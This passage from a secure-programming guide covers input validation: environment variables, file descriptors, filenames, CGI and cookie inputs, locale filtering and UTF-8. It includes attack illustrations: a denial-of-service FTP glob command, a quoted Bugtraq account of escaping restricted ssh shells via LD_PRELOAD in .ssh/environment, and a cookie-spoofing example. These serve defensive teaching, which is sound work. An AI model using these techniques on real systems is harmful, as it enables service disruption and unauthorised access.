- Development (ADV). These CC requirements deal with documentation describing the TOE implementation, and that they need to be consistent between each other (e.g., the information in the ST, functional specification, high−level design, low−level design, and code, as well as any models of the security policy).

- Guidance documents (AGD). Users and administrators of your product will probably need some sort of guidance to help them use it correctly. It doesn't need to be on paper; on−line help and "wizards" can help too. The guidance should include warnings about actions that may be a problem in a secure environemnt, and describe how to use the system securely.
- Life−cycle support (ALC). This includes development security (securing the systems being used for development, including physical security), a flaw remediation process (to track and correct all security flaws), and selecting development tools wisely.
- Tests (ATE). Simply testing can help, but remember that you need to test the security functions and not just general functions. You should check if something is set to permit, it's permitted, and if it's forbidden, it is no longer permitted. Of course, there may be clever ways to subvert this, which is what vulnerability assessment is all about (described next).
- Vulnerability Assessment (AVA). Doing a vulnerability analysis is useful, where someone pretends to be an attacker and tries to find vulnerabilities in the product using the available information, including documentation (look for "don't do X" statements and see if an attacker could exploit them) and publicly known past vulnerabilities of this or similar products. This book describes various ways of countering known vulnerabilities of previous products to problems such as replay attacks (where known−good information is stored and retransmitted), buffer overflow attacks, race conditions, and other issues that the rest of this book describes. The user and administrator guidance documents should be examined to ensure that misleading, unreasonable, or conflicting guidance is removed, and that secrity procedures for all modes of operation have been addressed. Specialized systems may need to worry about covert channels; read the CC if you wish to learn more about covert channels.
- Maintenance of assurance (AMA). If you're not going through a CC evaluation, you don't need a formal AMA process, but all software undergoes change. What is your process to give all your users strong confidence that future changes to your software will not create new vulnerabilities? For example, you could establish a process where multiple people review any proposed changes.

Chapter 5. Validate All Input

Wisdom will save you from the ways of wicked men, from men whose words are perverse...
Proverbs 2:12 (NIV)

Some inputs are from untrustable users, so those inputs must be validated (filtered) before being used. You should determine what is legal and reject anything that does not match that definition. Do not do the reverse (identify what is illegal and write code to reject those cases), because you are likely to forget to handle an important case of illegal input.

There is a good reason for identifying ``illegal'' values, though, and that's as a set of tests (usually just executed in your head) to be sure that your validation code is thorough. When I set up an input filter, I mentally attack the filter to see if there are illegal values that could get through. Depending on the input, here are a few examples of common ``illegal'' values that your input filters may need to prevent: the empty string, ".", "..", "../", anything starting with "/" or ".", anything with "/" or "&" inside it, any control characters (especially NIL and newline), and/or any characters with the ``high bit'' set (especially values decimal 254 and 255, and character 133 is the Unicode Next−of−line character used by OS/390). Again, your code should not be checking for ``bad'' values; you should do this check mentally to be sure that your pattern ruthlessly limits input values to legal values. If your pattern isn't sufficiently narrow, you need to carefully re−examine the pattern to see if there are other problems.

Limit the maximum character length (and minimum length if appropriate), and be sure to not lose control when such lengths are exceeded (see Chapter 6 for more about buffer overflows).

Here are a few common data types, and things you should validate before using them from an untrusted user:

- For strings, identify the legal characters or legal patterns (e.g., as a regular expression) and reject anything not matching that form. There are special problems when strings contain control characters (especially linefeed or NIL) or metacharacters (especially shell metacharacters); it is often best to ``escape'' such metacharacters immediately when the input is received so that such characters are not accidentally sent. CERT goes further and recommends escaping all characters that aren't in a list of characters not needing escaping [CERT 1998, CMU 1998]. See Section 8.3 for more information on metacharacters. Note that line ending encodings vary on different computers: Unix−based systems use character 0x0a (linefeed), CP/M and DOS based systems (including Windows) use 0x0d 0x0a (carriage−return linefeed, and some programs incorrectly reverse the order), the Apple MacOS uses 0x0d (carriage return), and IBM OS/390 uses 0x85 (0x85) (next line, sometimes called newline).
- Limit all numbers to the minimum (often zero) and maximum allowed values.
- A full email address checker is actually quite complicated, because there are legacy formats that greatly complicate validation if you need to support all of them; see mailaddr(7) and IETF RFC 822 [RFC 822] for more information if such checking is necessary. Friedl [1997] developed a regular expression to check if an email address is valid (according to the specification); his ``short'' regular expression is 4,724 characters, and his ``optimized'' expression (in appendix B) is 6,598 characters long. And even that regular expression isn't perfect; it can't recognize local email addresses, and it can't handle nested parentheses in comments (as the specification permits). Often you can simplify and only permit the ``common'' Internet address formats.
- Filenames should be checked; see Section 5.4 for more information on filenames.
- URIs (including URLs) should be checked for validity. If you are directly acting on a URI (i.e., you're implementing a web server or web−server−like program and the URL is a request for your data), make sure the URI is valid, and be especially careful of URIs that try to ``escape'' the document root (the area of the filesystem that the server is responding to). The most common ways to escape the

document root are via ``.." or a symbolic link, so most servers check any ``.." directories themselves and ignore symbolic links unless specially directed. Also remember to decode any encoding first (via URL encoding or UTF−8 encoding), or an encoded ``.." could slip through. URIs aren't supposed to even include UTF−8 encoding, so the safest thing is to reject any URIs that include characters with high bits set.

If you are implementing a system that uses the URI/URL as data, you're not home−free at all; you need to ensure that malicious users can't insert URIs that will harm other users. See Section 5.11.4 for more information about this.

- When accepting cookie values, make sure to check the the domain value for any cookie you're using is the expected one. Otherwise, a (possibly cracked) related site might be able to insert spoofed cookies. Here's an example from IETF RFC 2965 of how failing to do this check could cause a problem:

  - User agent makes request to victim.cracker.edu, gets back cookie session_id="1234" and sets the default domain victim.cracker.edu.
  - User agent makes request to spoof.cracker.edu, gets back cookie session−id="1111", with Domain=".cracker.edu".
  - User agent makes request to victim.cracker.edu again, and passes:

    ```
    Cookie: $Version="1"; session_id="1234",
            $Version="1"; session_id="1111"; $Domain=".cracker.edu"
    ```

    The server at victim.cracker.edu should detect that the second cookie was not one it originated by noticing that the Domain attribute is not for itself and ignore it.

Unless you account for them, the legal character patterns must not include characters or character sequences that have special meaning to either the program internals or the eventual output:

- A character sequence may have special meaning to the program's internal storage format. For example, if you store data (internally or externally) in delimited strings, make sure that the delimiters are not permitted data values. A number of programs store data in comma (,) or colon (:) delimited text files; inserting the delimiters in the input can be a problem unless the program accounts for it (i.e., by preventing it or encoding it in some way). Other characters often causing these problems include single and double quotes (used for surrounding strings) and the less−than sign "<" (used in SGML, XML, and HTML to indicate a tag's beginning; this is important if you store data in these formats). Most data formats have an escape sequence to handle these cases; use it, or filter such data on input.
- A character sequence may have special meaning if sent back out to a user. A common example of this is permitting HTML tags in data input that will later be posted to other readers (e.g., in a guestbook or ``reader comment" area). However, the problem is much more general. See Section 7.15 for a general discussion on the topic, and see Section 5.11 for a specific discussion about filtering HTML.

These tests should usually be centralized in one place so that the validity tests can be easily examined for correctness later.

Make sure that your validity test is actually correct; this is particularly a problem when checking input that will be used by another program (such as a filename, email address, or URL). Often these tests have subtle errors, producing the so−called ``deputy problem" (where the checking program makes different assumptions than the program that actually uses the data). If there's a relevant standard, look at it, but also search to see if the program has extensions that you need to know about.

While parsing user input, it's a good idea to temporarily drop all privileges, or even create separate processes (with the parser having permanently dropped privileges, and the other process performing security checks against the parser requests). This is especially true if the parsing task is complex (e.g., if you use a lex−like or yacc−like tool), or if the programming language doesn't protect against buffer overflows (e.g., C and C++). See Section 7.4 for more information on minimizing privileges.

When using data for security decisions (e.g., ``let this user in''), be sure to use trustworthy channels. For example, on a public Internet, don't just use the machine IP address or port number as the sole way to authenticate users, because in most environments this information can be set by the (potentially malicious) user. See Section 7.11 for more information.

The following subsections discuss different kinds of inputs to a program; note that input includes process state such as environment variables, umask values, and so on. Not all inputs are under the control of an untrusted user, so you need only worry about those inputs that are.

5.1. Command line

Many programs take input from the command line. A setuid/setgid program's command line data is provided by an untrusted user, so a setuid/setgid program must defend itself from potentially hostile command line values. Attackers can send just about any kind of data through a command line (through calls such as the execve(3) call). Therefore, setuid/setgid programs must completely validate the command line inputs and must not trust the name of the program reported by command line argument zero (an attacker can set it to any value including NULL).

5.2. Environment Variables

By default, environment variables are inherited from a process' parent. However, when a program executes another program, the calling program can set the environment variables to arbitrary values. This is dangerous to setuid/setgid programs, because their invoker can completely control the environment variables they're given. Since they are usually inherited, this also applies transitively; a secure program might call some other program and, without special measures, would pass potentially dangerous environment variables values on to the program it calls. The following subsections discuss environment variables and what to do with them.

5.2.1. Some Environment Variables are Dangerous

Some environment variables are dangerous because many libraries and programs are controlled by environment variables in ways that are obscure, subtle, or undocumented. For example, the IFS variable is used by the *sh* and *bash* shell to determine which characters separate command line arguments. Since the shell is invoked by several low−level calls (like system(3) and popen(3) in C, or the back−tick operator in Perl), setting IFS to unusual values can subvert apparently−safe calls. This behavior is documented in bash and sh, but it's obscure; many long−time users only know about IFS because of its use in breaking security, not because it's actually used very often for its intended purpose. What is worse is that not all environment variables are documented, and even if they are, those other programs may change and add dangerous environment variables. Thus, the only real solution (described below) is to select the ones you need and throw away the rest.

5.2.2. Environment Variable Storage Format is Dangerous

Normally, programs should use the standard access routines to access environment variables. For example, in C, you should get values using getenv(3), set them using the POSIX standard routine putenv(3) or the BSD extension setenv(3) and eliminate environment variables using unsetenv(3). I should note here that setenv(3) is implemented in Linux, too.

However, crackers need not be so nice; crackers can directly control the environment variable data area passed to a program using execve(2). This permits some nasty attacks, which can only be understood by understanding how environment variables really work. In Linux, you can see environ(5) for a summary how about environment variables really work. In short, environment variables are internally stored as a pointer to an array of pointers to characters; this array is stored in order and terminated by a NULL pointer (so you'll know when the array ends). The pointers to characters, in turn, each point to a NIL−terminated string value of the form ``NAME=value''. This has several implications, for example, environment variable names can't include the equal sign, and neither the name nor value can have embedded NIL characters. However, a more dangerous implication of this format is that it allows multiple entries with the same variable name, but with different values (e.g., more than one value for SHELL). While typical command shells prohibit doing this, a locally−executing cracker can create such a situation using execve(2).

The problem with this storage format (and the way it's set) is that a program might check one of these values (to see if it's valid) but actually use a different one. In Linux, the GNU glibc libraries try to shield programs from this; glibc 2.1's implementation of getenv will always get the first matching entry, setenv and putenv will always set the first matching entry, and unsetenv will actually unset *all* of the matching entries (congratulations to the GNU glibc implementers for implementing unsetenv this way!). However, some programs go directly to the environ variable and iterate across all environment variables; in this case, they might use the last matching entry instead of the first one. As a result, if checks were made against the first matching entry instead, but the actual value used is the last matching entry, a cracker can use this fact to circumvent the protection routines.

5.2.3. The Solution – Extract and Erase

For secure setuid/setgid programs, the short list of environment variables needed as input (if any) should be carefully extracted. Then the entire environment should be erased, followed by resetting a small set of necessary environment variables to safe values. There really isn't a better way if you make any calls to subordinate programs; there's no practical method of listing ``all the dangerous values''. Even if you reviewed the source code of every program you call directly or indirectly, someone may add new undocumented environment variables after you write your code, and one of them may be exploitable.

The simple way to erase the environment in C/C++ is by setting the global variable *environ* to NULL. The global variable environ is defined in <unistd.h>; C/C++ users will want to #include this header file. You will need to manipulate this value before spawning threads, but that's rarely a problem, since you want to do these manipulations very early in the program's execution (usually before threads are spawned).

The global variable environ's definition is defined in various standards; it's not clear that the official standards condone directly changing its value, but I'm unaware of any Unix−like system that has trouble with doing this. I normally just modify the ``environ'' directly; manipulating such low−level components is possibly non−portable, but it assures you that you get a clean (and safe) environment. In the rare case where you need later access to the entire set of variables, you could save the ``environ'' variable's value somewhere, but this is rarely necessary; nearly all programs need only a few values, and the rest can be dropped.

Another way to clear the environment is to use the undocumented clearenv() function. The function clearenv() has an odd history; it was supposed to be defined in POSIX.1, but somehow never made it into that standard. However, clearenv() is defined in POSIX.9 (the Fortran 77 bindings to POSIX), so there is a quasi−official status for it. In Linux, clearenv() is defined in <stdlib.h>, but before using #include to include it you must make sure that __USE_MISC is #defined. A somewhat more ``official'' approach is to cause __USE_MISC to be defined is to first #define either _SVID_SOURCE or _BSD_SOURCE, and then #include <features.h> − these are the official feature test macros.

One environment value you'll almost certainly re−add is PATH, the list of directories to search for programs; PATH should *not* include the current directory and usually be something simple like ``/bin:/usr/bin''. Typically you'll also set IFS (to its default of `` \t\n'', where space is the first character) and TZ (timezone). Linux won't die if you don't supply either IFS or TZ, but some System V based systems have problems if you don't supply a TZ value, and it's rumored that some shells need the IFS value set. In Linux, see environ(5) for a list of common environment variables that you *might* want to set.

If you really need user−supplied values, check the values first (to ensure that the values match a pattern for legal values and that they are within some reasonable maximum length). Ideally there would be some standard trusted file in /etc with the information for ``standard safe environment variable values'', but at this time there's no standard file defined for this purpose. For something similar, you might want to examine the PAM module pam_env on those systems which have that module. If you allow users to set an arbitrary environment variable, then you'll let them subvert restricted shells (more on that below).

If you're using a shell as your programming language, you can use the ``/usr/bin/env'' program with the ``−'' option (which erases all environment variables of the program being run). Basically, you call /usr/bin/env, give it the ``−'' option, follow that with the set of variables and their values you wish to set (as name=value), and then follow that with the name of the program to run and its arguments. You usually want to call the program using the full pathname (/usr/bin/env) and not just as ``env'', in case a user has created a dangerous PATH value. Note that GNU's env also accepts the options "−i" and "−−ignore−environment" as synonyms (they also erase the environment of the program being started), but these aren't portable to other versions of env.

If you're programming a setuid/setgid program in a language that doesn't allow you to reset the environment directly, one approach is to create a ``wrapper'' program. The wrapper sets the environment program to safe values, and then calls the other program. Beware: make sure the wrapper will actually invoke the intended program; if it's an interpreted program, make sure there's no race condition possible that would allow the interpreter to load a different program than the one that was granted the special setuid/setgid privileges.

5.2.4. Don't Let Users Set Their Own Environment Variables

If you allow users to set their own environment variables, then users will be able to escape out of restricted accounts (these are accounts that are supposed to only let the users run certain programs and not work as a general−purpose machine). This includes letting users write or modify certain files in their home directory (e.g., like .login), supporting conventions that load in environment variables from files under the user's control (e.g., openssh's .ssh/environment file), or supporting protocols that transfer environment variables (e.g., the Telnet Environment Option; see CERT Advisory CA−1995−14 for more). Restricted accounts should never be allowed to modify or add any file directly contained in their home directory, and instead should be given only a specific subdirectory that they are allowed to modify (if they can modify any).

ari posted a detailed discussion of this problem on Bugtraq on June 24, 2002:

Given the similarities with certain other security issues, i'm surprised this hasn't been discussed earlier. If it has, people simply haven't paid it enough attention.

This problem is not necessarily ssh−specific, though most telnet daemons that support environment passing should already be configured to remove dangerous variables due to a similar (and more serious) issue back in '95 (ref: [1]). I will give ssh−based examples here.

Scenario one: Let's say admin bob has a host that he wants to give people ftp access to. Bob doesn't want anyone to have the ability to actually _log into_ his system, so instead of giving users normal shells, or even no shells, bob gives them all (say) /usr/sbin/nologin, a program he wrote himself in C to essentially log the attempt to syslog and exit, effectively ending the user's session. As far as most people are concerned, the user can't do much with this aside from, say, setting up an encrypted tunnel.

The thing is, bob's system uses dynamic libraries (as most do), and /usr/sbin/nologin is dynamically linked (as most such programs are). If a user can set his environment variables (e.g. by uploading a '.ssh/environment' file) and put some arbitrary file on the system (e.g. 'doevilstuff.so'), he can bypass any functionality of /usr/sbin/nologin completely via LD_PRELOAD (or another member of the LD_* environment family).

The user can now gain a shell on the system (with his own privileges, of course, barring any 'UseLogin' issues (ref: [2])), and administrator bob, if he were aware of what just occurred, would be extremely unhappy.

Granted, there are all kinds of interesting ways to (more or less) do away with this problem. Bob could just grit his teeth and give the ftp users a nonexistent shell, or he could statically compile nologin, assuming his operating system comes with static libraries. Bob could also, humorously, make his nologin program setuid and let the standard C library take care of the situation. Then, of course, there are also the ssh−specific access controls such as AllowGroup and AllowUsers. These may appease the situation in this scenario, but it does not correct the problem.

... Now, what happens if bob, instead of using /usr/sbin/nologin, wants to use (for example) some BBS−type interface that he wrote up or downloaded? It can be a script written in perl or tcl or python, or it could be a compiled program; doesn't matter. Additionally, bob need not be running an ftp server on this host; instead, perhaps bob uses nfs or veritas to mount user home directories from a fileserver on his network; this exact setup is (unfortunately) employed by many bastion hosts, password management hosts and mail servers−−−to name a few. Perhaps bob runs an ISP, and replaces the user's shell when he doesn't pay. With all of these possible (and common) scenarios, bob's going to have a somewhat more difficult time getting around the problem.

... Exploitation of the problem is simple. The circumvention code would be compiled into a dynamic library and LD_PRELOAD=/path/to/evil.so should be placed into ~user/.ssh/environment (a similar environment option may be appended to public keys in the authohrized_keys file). If no dynamically loadable programs are executed, this will have no effect.

ISPs and universities (along with similarly affected organizations) should compile their rejection (or otherwise restricted) binaries statically (assuming your operating system comes with static libraries)...

Ideally, sshd (and all remote access programs that allow user−definable environments) should strip any environment settings that libc ignores for setuid programs.

5.3. File Descriptors

A program is passed a set of ``open file descriptors'', that is, pre−opened files. A setuid/setgid program must deal with the fact that the user gets to select what files are open and to what (within their permission limits). A setuid/setgid program must not assume that opening a new file will always open into a fixed file descriptor id, or that the open will succeed at all. It must also not assume that standard input (stdin), standard output (stdout), and standard error (stderr) refer to a terminal or are even open.

The rationale behind this is easy; since an attacker can open or close a file descriptor before starting the program, the attacker could create an unexpected situation. If the attacker closes the standard output, when the program opens the next file it will be opened as though it were standard output, and then it will send all standard output to that file as well. Some C libraries will automatically open stdin, stdout, and stderr if they aren't already open (to /dev/null), but this isn't true on all Unix−like systems. Also, these libraries can't be completely depended on; for example, on some systems it's possible to create a race condition that causes this automatic opening to fail (and still run the program).

5.4. File Names

The names of files can, in certain circumstances, cause serious problems. This is especially a problem for secure programs that run on computers with local untrusted users, but this isn't limited to that circumstance. Remote users may be able to trick a program into creating undesirable filenames (programs should prevent this, but not all do), or remote users may have partially penetrated a system and try using this trick to penetrate the rest of the system.

Usually you will want to not include ``.." (higher directory) as a legal value from an untrusted user, though that depends on the circumstances. You might also want to list only the characters you will permit, and forbidding any filenames that don't match the list. It's best to prohibit any change in directory, e.g., by not including ``/" in the set of legal characters, if you're taking data from an external user and transforming it into a filename.

Often you shouldn't support ``globbing", that is, expanding filenames using ``*", ``?", ``[" (matching ``]"), and possibly ``{" (matching ``}"). For example, the command ``ls *.png" does a glob on ``*.png" to list all PNG files. The C fopen(3) command (for example) doesn't do globbing, but the command shells perform globbing by default, and in C you can request globbing using (for example) glob(3). If you don't need globbing, just use the calls that don't do it where possible (e.g., fopen(3)) and/or disable them (e.g., escape the globbing characters in a shell). Be especially careful if you want to permit globbing. Globbing can be useful, but complex globs can take a great deal of computing time. For example, on some ftp servers, performing a few of these requests can easily cause a denial−of−service of the entire machine:

```
ftp> ls */../*/../*/../*/../*/../*/../*/../*/../*/../*/../*/../*/../*
```

Trying to allow globbing, yet limit globbing patterns, is probably futile. Instead, make sure that any such programs run as a separate process and use process limits to limit the amount of CPU and other resources they can consume. See Section 7.4.8 for more information on this approach, and see Section 3.6 for more information on how to set these limits.

Unix−like systems generally forbid including the NIL character in a filename (since this marks the end of the name) and the '/' character (since this is the directory separator). However, they often permit anything else, which is a problem; it is easy to write programs that can be subverted by cleverly−created filenames.

Filenames that can especially cause problems include:

- Filenames with leading dashes (−). If passed to other programs, this may cause the other programs to misinterpret the name as option settings. Ideally, Unix−like systems shouldn't allow these filenames; they aren't needed and create many unnecessary security problems. Unfortunately, currently developers have to deal with them. Thus, whenever calling another program with a filename, insert ``−−'' before the filename parameters (to stop option processing, if the program supports this common request) or modify the filename (e.g., insert ``./'' in front of the filename to keep the dash from being the lead character).
- Filenames with control characters. This especially includes newlines and carriage returns (which are often confused as argument separators inside shell scripts, or can split log entries into multiple entries) and the ESCAPE character (which can interfere with terminal emulators, causing them to perform undesired actions outside the user's control). Ideally, Unix−like systems shouldn't allow these filenames either; they aren't needed and create many unnecessary security problems.
- Filenames with spaces; these can sometimes confuse a shell into being multiple arguments, with the other arguments causing problems. Since other operating systems allow spaces in filenames (including Windows and MacOS), for interoperability's sake this will probably always be permitted. Please be careful in dealing with them, e.g., in the shell use double−quotes around all filename parameters whenever calling another program. You might want to forbid leading and trailing spaces at least; these aren't as visible as when they occur in other places, and can confuse human users.
- Invalid character encoding. For example, a program may believe that the filename is UTF−8 encoded, but it may have an invalidly long UTF−8 encoding. See Section 5.9.2 for more information. I'd like to see agreement on the character encoding used for filenames (e.g., UTF−8), and then have the operating system enforce the encoding (so that only legal encodings are allowed), but that hasn't happened at this time.
- Another other character special to internal data formats, such as ``<'', ``;'', quote characters, backslash, and so on.

5.5. File Contents

If a program takes directions from a file, it must not trust that file specially unless only a trusted user can control its contents. Usually this means that an untrusted user must not be able to modify the file, its directory, or any of its ancestor directories. Otherwise, the file must be treated as suspect.

If the directions in the file are supposed to be from an untrusted user, then make sure that the inputs from the file are protected as describe throughout this book. In particular, check that values match the set of legal values, and that buffers are not overflowed.

5.6. Web−Based Application Inputs (Especially CGI Scripts)

Web−based applications (such as CGI scripts) run on some trusted server and must get their input data somehow through the web. Since the input data generally come from untrusted users, this input data must be validated. Indeed, this information may have actually come from an untrusted third party; see Section 7.15 for more information. For example, CGI scripts are passed this information through a standard set of environment variables and through standard input. The rest of this text will specifically discuss CGI, because it's the most

common technique for implementing dynamic web content, but the general issues are the same for most other dynamic web content techniques.

One additional complication is that many CGI inputs are provided in so−called ``URL−encoded'' format, that is, some values are written in the format %HH where HH is the hexadecimal code for that byte. You or your CGI library must handle these inputs correctly by URL−decoding the input and then checking if the resulting byte value is acceptable. You must correctly handle all values, including problematic values such as %00 (NIL) and %0A (newline). Don't decode inputs more than once, or input such as ``%2500'' will be mishandled (the %25 would be translated to ``%'', and the resulting ``%00'' would be erroneously translated to the NIL character).

CGI scripts are commonly attacked by including special characters in their inputs; see the comments above.

Another form of data available to web−based applications are ``cookies.'' Again, users can provide arbitrary cookie values, so they cannot be trusted unless special precautions are taken. Also, cookies can be used to track users, potentially invading user privacy. As a result, many users disable cookies, so if possible your web application should be designed so that it does not require the use of cookies (but see my later discussion for when you *must* authenticate individual users). I encourage you to avoid or limit the use of persistent cookies (cookies that last beyond a current session), because they are easily abused. Indeed, U.S. agencies are currently forbidden to use persistent cookies except in special circumstances, because of the concern about invading user privacy; see the OMB guidance in memorandum M−00−13 (June 22, 2000). Note that to use cookies, some browsers may insist that you have a privacy profile (named p3p.xml on the root directory of the server).

Some HTML forms include client−side input checking to prevent some illegal values; these are typically implemented using Javascript/ECMAscript or Java. This checking can be helpful for the user, since it can happen ``immediately'' without requiring any network access. However, this kind of input checking is useless for security, because attackers can send such ``illegal'' values directly to the web server without going through the checks. It's not even hard to subvert this; you don't have to write a program to send arbitrary data to a web application. In general, servers must perform all their own input checking (of form data, cookies, and so on) because they cannot trust clients to do this securely. In short, clients are generally not ``trustworthy channels''. See Section 7.11 for more information on trustworthy channels.

A brief discussion on input validation for those using Microsoft's Active Server Pages (ASP) is available from Jerry Connolly at http://heap.nologin.net/aspsec.html

5.7. Other Inputs

Programs must ensure that all inputs are controlled; this is particularly difficult for setuid/setgid programs because they have so many such inputs. Other inputs programs must consider include the current directory, signals, memory maps (mmaps), System V IPC, pending timers, resource limits, the scheduling priority, and the umask (which determines the default permissions of newly−created files). Consider explicitly changing directories (using chdir(2)) to an appropriately fully named directory at program startup.

5.8. Human Language (Locale) Selection

As more people have computers and the Internet available to them, there has been increasing pressure for programs to support multiple human languages and cultures. This combination of language and other cultural factors is usually called a ``locale''. The process of modifying a program so it can support multiple locales is

called ``internationalization'' (i18n), and the process of providing the information for a particular locale to a program is called ``localization'' (l10n).

Overall, internationalization is a good thing, but this process provides another opportunity for a security exploit. Since a potentially untrusted user provides information on the desired locale, locale selection becomes another input that, if not properly protected, can be exploited.

5.8.1. How Locales are Selected

In locally−run programs (including setuid/setgid programs), locale information is provided by an environment variable. Thus, like all other environment variables, these values must be extracted and checked against valid patterns before use.

For web applications, this information can be obtained from the web browser (via the Accept−Language request header). However, since not all web browsers properly pass this information (and not all users configure their browsers properly), this is used less often than you might think. Often, the language requested in a web browser is simply passed in as a form value. Again, these values must be checked for validity before use, as with any other form value.

In either case, locale information is really just a special case of input discussed in the previous sections. However, because this input is so rarely considered, I'm discussing it separately. In particular, when combined with format strings (discussed later), user−controlled strings can permit attackers to force other programs to run arbitrary instructions, corrupt data, and do other unfortunate actions.

5.8.2. Locale Support Mechanisms

There are two major library interfaces for supporting locale−selected messages on Unix−like systems, one called ``catgets'' and the other called ``gettext''. In the catgets approach, every string is assigned a unique number, which is used as an index into a table of messages. In contrast, in the gettext approach, a string (usually in English) is used to look up a table that translates the original string. catgets(3) is an accepted standard (via the X/Open Portability Guide, Volume 3 and Single Unix Specification), so it's possible your program uses it. The ``gettext'' interface is not an official standard, (though it was originally a UniForum proposal), but I believe it's the more widely used interface (it's used by Sun and essentially all GNU programs).

In theory, catgets should be slightly faster, but this is at best marginal on today's machines, and the bookkeeping effort to keep unique identifiers valid in catgets() makes the gettext() interface much easier to use. I'd suggest using gettext(), just because it's easier to use. However, don't take my word for it; see GNU's documentation on gettext (info:gettext#catgets) for a longer and more descriptive comparison.

The catgets(3) call (and its associated catopen(3) call) in particular is vulnerable to security problems, because the environment variable NLSPATH can be used to control the filenames used to acquire internationalized messages. The GNU C library ignores NLSPATH for setuid/setgid programs, which helps, but that doesn't protect programs running on other implementations, nor other programs (like CGI scripts) which don't ``appear'' to require such protection.

The widely−used ``gettext'' interface is at least not vulnerable to a malicious NLSPATH setting to my knowledge. However, it appears likely to me that malicious settings of LC_ALL or LC_MESSAGES could cause problems. Also, if you use gettext's bindtextdomain() routine in its file cat−compat.c, that does depend on NLSPATH.

5.8.3. Legal Values

For the moment, if you must permit untrusted users to set information on their desired locales, make sure the provided internationalization information meets a narrow filter that only permits legitimate locale names. For user programs (especially setuid/setgid programs), these values will come in via NLSPATH, LANGUAGE, LANG, the old LINGUAS, LC_ALL, and the other LC_* values (especially LC_MESSAGES, but also including LC_COLLATE, LC_CTYPE, LC_MONETARY, LC_NUMERIC, and LC_TIME). For web applications, this user−requested set of language information would be done via the Accept−Language request header or a form value (the application should indicate the actual language setting of the data being returned via the Content−Language heading). You can check this value as part of your environment variable filtering if your users can set your environment variables (i.e., setuid/setgid programs) or as part of your input filtering (e.g., for CGI scripts). The GNU C library "glibc" doesn't accept some values of LANG for setuid/setgid programs (in particular anything with "/"), but errors have been found in that filtering (e.g., Red Hat released an update to fix this error in glibc on September 1, 2000). This kind of filtering isn't required by any standard, so you're safer doing this filtering yourself. I have not found any guidance on filtering language settings, so here are my suggestions based on my own research into the issue.

First, a few words about the legal values of these settings. Language settings are generally set using the standard tags defined in IETF RFC 1766 (which uses two−letter country codes as its basic tag, followed by an optional subtag separated by a dash; I've found that environment variable settings use the underscore instead). However, some find this insufficiently flexible, so three−letter country codes may soon be used as well. Also, there are two major not−quite compatible extended formats, the X/Open Format and the CEN Format (European Community Standard); you'd like to permit both. Typical values include ``C'' (the C locale), ``EN'' (English''), and ``FR_fr'' (French using the territory of France's conventions). Also, so many people use nonstandard names that programs have had to develop ``alias'' systems to cope with nonstandard names (for GNU gettext, see /usr/share/locale/locale.alias, and for X11, see /usr/lib/X11/locale/locale.alias; you might need "aliases" instead of "alias"); they should usually be permitted as well. Libraries like gettext() have to accept all these variants and find an appropriate value, where possible. One source of further information is FSF [1999]; another source is the li18nux.org web site. A filter should not permit characters that aren't needed, in particular ``/'' (which might permit escaping out of the trusted directories) and ``..'' (which might permit going up one directory). Other dangerous characters in NLSPATH include ``%'' (which indicates substitution) and ``:'' (which is the directory separator); the documentation I have for other machines suggests that some implementations may use them for other values, so it's safest to prohibit them.

5.8.4. Bottom Line

In short, I suggest simply erasing or re−setting the NLSPATH, unless you have a trusted user supplying the value. For the Accept−Language heading in HTTP (if you use it), form values specifying the locale, and the environment variables LANGUAGE, LANG, the old LINGUAS, LC_ALL, and the other LC_* values listed above, filter the locales from untrusted users to permit null (empty) values or to only permit values that match in total this regular expression (note that I've recently added "="):

```
[A-Za-z][A-Za-z0-9_,+@\-\.=]*
```

I haven't found any legitimate locale which doesn't match this pattern, but this pattern does appear to protect against locale attacks. Of course, there's no guarantee that there are messages available in the requested locale, but in such a case these routines will fall back to the default messages (usually in English), which at least is not a security problem.

If you wish to be really picky, and only patterns that match li18nux's locale pattern, you can use this pattern instead:

```
^[A-Za-z]+(_[A-Za-z]+)?
(\.[A-Z]+(\-[A-Z0-9]+)*)?
(\@[A-Za-z0-9]+(\=[A-Za-z0-9\-]+)
 (,[A-Za-z0-9]+(\=[A-Za-z0-9\-]+))*)?$
```

In both cases, these patterns use POSIX's extended (``modern'') regular expression notation (see regex(3) and regex(7) on Unix−like systems).

Of course, languages cannot be supported without a standard way to represent their written symbols, which brings us to the issue of character encoding.

5.9. Character Encoding

5.9.1. Introduction to Character Encoding

For many years Americans have exchanged text using the ASCII character set; since essentially all U.S. systems support ASCII, this permits easy exchange of English text. Unfortunately, ASCII is completely inadequate in handling the characters of nearly all other languages. For many years different countries have adopted different techniques for exchanging text in different languages, making it difficult to exchange data in an increasingly interconnected world.

More recently, ISO has developed ISO 10646, the ``Universal Mulitple−Octet Coded Character Set (UCS). UCS is a coded character set which defines a single 31−bit value for each of all of the world's characters. The first 65536 characters of the UCS (which thus fit into 16 bits) are termed the ``Basic Multilingual Plane'' (BMP), and the BMP is intended to cover nearly all of today's spoken languages. The Unicode forum develops the Unicode standard, which concentrates on the UCS and adds some additional conventions to aid interoperability. Historically, Unicode and ISO 10646 were developed by competing groups, but thankfully they realized that they needed to work together and they now coordinate with each other.

If you're writing new software that handles internationalized characters, you should be using ISO 10646/Unicode as your basis for handling international characters. However, you may need to process older documents in various older (language−specific) character sets, in which case, you need to ensure that an untrusted user cannot control the setting of another document's character set (since this would significantly affect the document's interpretation).

5.9.2. Introduction to UTF−8

Most software is not designed to handle 16 bit or 32 bit characters, yet to create a universal character set more than 8 bits was required. Therefore, a special format called ``UTF−8'' was developed to encode these potentially international characters in a format more easily handled by existing programs and libraries. UTF−8 is defined, among other places, in IETF RFC 2279, so it's a well−defined standard that can be freely read and used. UTF−8 is a variable−width encoding; characters numbered 0 to 0x7f (127) encode to themselves as a single byte, while characters with larger values are encoded into 2 to 6 bytes of information (depending on their value). The encoding has been specially designed to have the following nice properties (this information is from the RFC and Linux utf−8 man page):

- The classical US ASCII characters (0 to 0x7f) encode as themselves, so files and strings which contain only 7−bit ASCII characters have the same encoding under both ASCII and UTF−8. This is fabulous for backward compatibility with the many existing U.S. programs and data files.
- All UCS characters beyond 0x7f are encoded as a multibyte sequence consisting only of bytes in the range 0x80 to 0xfd. This means that no ASCII byte can appear as part of another character. Many other encodings permit characters such as an embedded NIL, causing programs to fail.
- It's easy to convert between UTF−8 and a 2−byte or 4−byte fixed−width representations of characters (these are called UCS−2 and UCS−4 respectively).
- The lexicographic sorting order of UCS−4 strings is preserved, and the Boyer−Moore fast search algorithm can be used directly with UTF−8 data.
- All possible 2^31 UCS codes can be encoded using UTF−8.
